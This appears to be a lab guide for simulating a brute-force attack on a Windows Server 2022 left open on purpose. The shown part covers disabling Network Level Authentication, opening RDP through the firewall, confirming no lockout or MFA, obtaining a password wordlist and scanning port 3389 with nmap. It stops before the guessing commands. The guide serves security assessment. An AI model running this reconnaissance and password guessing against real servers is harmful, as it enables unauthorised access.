

Document Name	Brute-Force Attack on Initial Vulnerable Setup of Windows Server 2022	Version	1.3
Author	Anusha Ramu Chakravarthi	Date Created	19/04/2025
Attack Type	Brute-Force Implementation	Last Modified	27/04/2025

Document Description

This document provides step-by-step guidance on conducting a brute-force attack simulation on Windows Server 2022. Simulate a brute-force attack on Windows Server 2022 to assess security vulnerabilities and evaluate the effectiveness of mitigation strategies.


Scope

- Target: Windows Server 2022
- Service: Remote Desktop Protocol (RDP) on port 3389, Server Message Block protocol (SMB) on port 445
- Tools: Hydra, Ncrack, Crowbar, CrackMapExec, Metasploit, Windows Event Viewer (for logs)
- Attack Source: Kali Linux (attacker machine)
- Authentication Mechanism: Local administrator account (default settings, no security measures applied)


Step 1

Task: Identify Target and Risks

1. Ensure Windows Server 2022 is running with RDP enabled.




- a) Make sure **Allow remote connections to this computer** is selected. If needed, uncheck **Allow connections only from computers running Remote Desktop with Network Level Authentication**.



b) Allow RDP in the Windows Firewall:

- Open **Control Panel** → **System and Security** → **Windows Defender Firewall**.
- In the left sidebar, click **Allow an app or feature through Windows Defender Firewall**.
- Ensure **Remote Desktop** is checked for both **Private** and **Public** networks.



c) Confirm RDP is Listening on the Default Port (3389):

- Open **Command Prompt** and run:
`netstat -an | findstr 3389`
- If RDP is enabled, you should see 0.0.0.0:3389 or :::3389 indicating the RDP service is listening.

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.20348.3328]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netstat -an | findstr 3389
  TCP  0.0.0.0:3389          0.0.0.0:0              LISTENING
[T::]:3389  [*]:*              [*]:*                LISTENING
  UDP  0.0.0.0:3389          [*]:*              [*]:*                LISTENING
  UDP  [::]:3389             [*]:*              [*]:*                LISTENING
  UDP  [::]:63389            [*]:*              [*]:*                LISTENING

C:\Users\Administrator>
```

d) Add Domain users to the Local Group Remote Desktop Users:

The users are needed to be added in this local group to access rdp.

Command Prompt:

```
net localgroup "Remote Desktop Users" "DOMAIN\username"  
/add
```

Check added users:

```
net localgroup "Remote Desktop Users"
```


```
Administrator: Command Prompt  
Microsoft Windows [Version 10.0.20348.3328]  
(c) Microsoft Corporation. All rights reserved.  
  
C:\Users\Administrator>net localgroup "Remote Desktop Users"  
Alias name      Remote Desktop Users  
Comment         Members in this group are granted the right to logon remotely  
  
Members  
  
-----  
asmith  
jdoe  
mwilson  
The command completed successfully.  
  
C:\Users\Administrator>
```

Remove users:

```
net localgroup "Remote Desktop Users" "DOMAIN\username"  
/delete
```


e) Add the remote staff group containing remote employees to remote desktop services:

- In Windows Server,
- Win + R, **secpol.msc**
- **Local Policies > User Rights Assignment**
- **Allow Log on through Remote Desktop Services**
- Click **Add User or Group...**
- Type **Remote Staff** > **Check** > **OK** > **Apply** > **OK**




- Then in cmd prompt,
• gpupdate /force or restart the server.
2. Verify that no security controls (e.g., RDP Guard, MFA, account lockout policies) are enabled.


- Check Firewall Rules:



- Check for Multi-Factor Authentication



- Check Account Lockout Policies:



3. Identify the target IP address of Windows Server.

PowerShell:

```
ipconfig
```

```
PS Select Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows


PS C:\Users\Administrator> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

  Connection-specific DNS Suffix . . . :
  Link-local IPv6 Address . . . . . : fe80::7386:b825:9ade:fb08%15
  IPv4 Address . . . . . : 192.168.1.10
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 192.168.1.1
PS C:\Users\Administrator>
```

4. Obtain a wordlist of commonly used passwords (e.g., rockyou.txt).



Or Create a custom list users.txt and passwords.txt



5. Confirm that the attacking machine (Kali Linux) has network connectivity with the target.

```
ping -c 4 <target IP>
```

A screenshot of a terminal window titled "user1@kali: ~". The command "ping -c 4 192.168.1.10" was run, and the output shows the following ping statistics:

```
(user1㉿kali)-[~]
$ ping -c 4 192.168.1.10
PING 192.168.1.10 (192.168.1.10) 56(84) bytes of data.
64 bytes from 192.168.1.10: icmp_seq=1 ttl=128 time=0.382 ms
64 bytes from 192.168.1.10: icmp_seq=2 ttl=128 time=0.590 ms
64 bytes from 192.168.1.10: icmp_seq=3 ttl=128 time=0.594 ms
64 bytes from 192.168.1.10: icmp_seq=4 ttl=128 time=0.320 ms

--- 192.168.1.10 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.320/0.471/0.594/0.122 ms


$
```

Attack Execution

1. Enumerate Open Ports and Services

- Use nmap to check if RDP (port 3389) is open:

```
nmap -p 3389 <target_IP>
```



The terminal window shows the output of an Nmap scan for port 3389 on the target IP 192.168.1.10. The scan report indicates that port 3389 is open and running the ms-wbt-server service. The MAC address of the host is 00:15:5D:02:B4:01 (Microsoft).

```
(user1㉿kali)-[~]
$ nmap -p 3389 192.168.1.10
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-12 00:44 AEST
Nmap scan report for 192.168.1.10
Host is up (0.00020s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server
MAC Address: 00:15:5D:02:B4:01 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.12 seconds

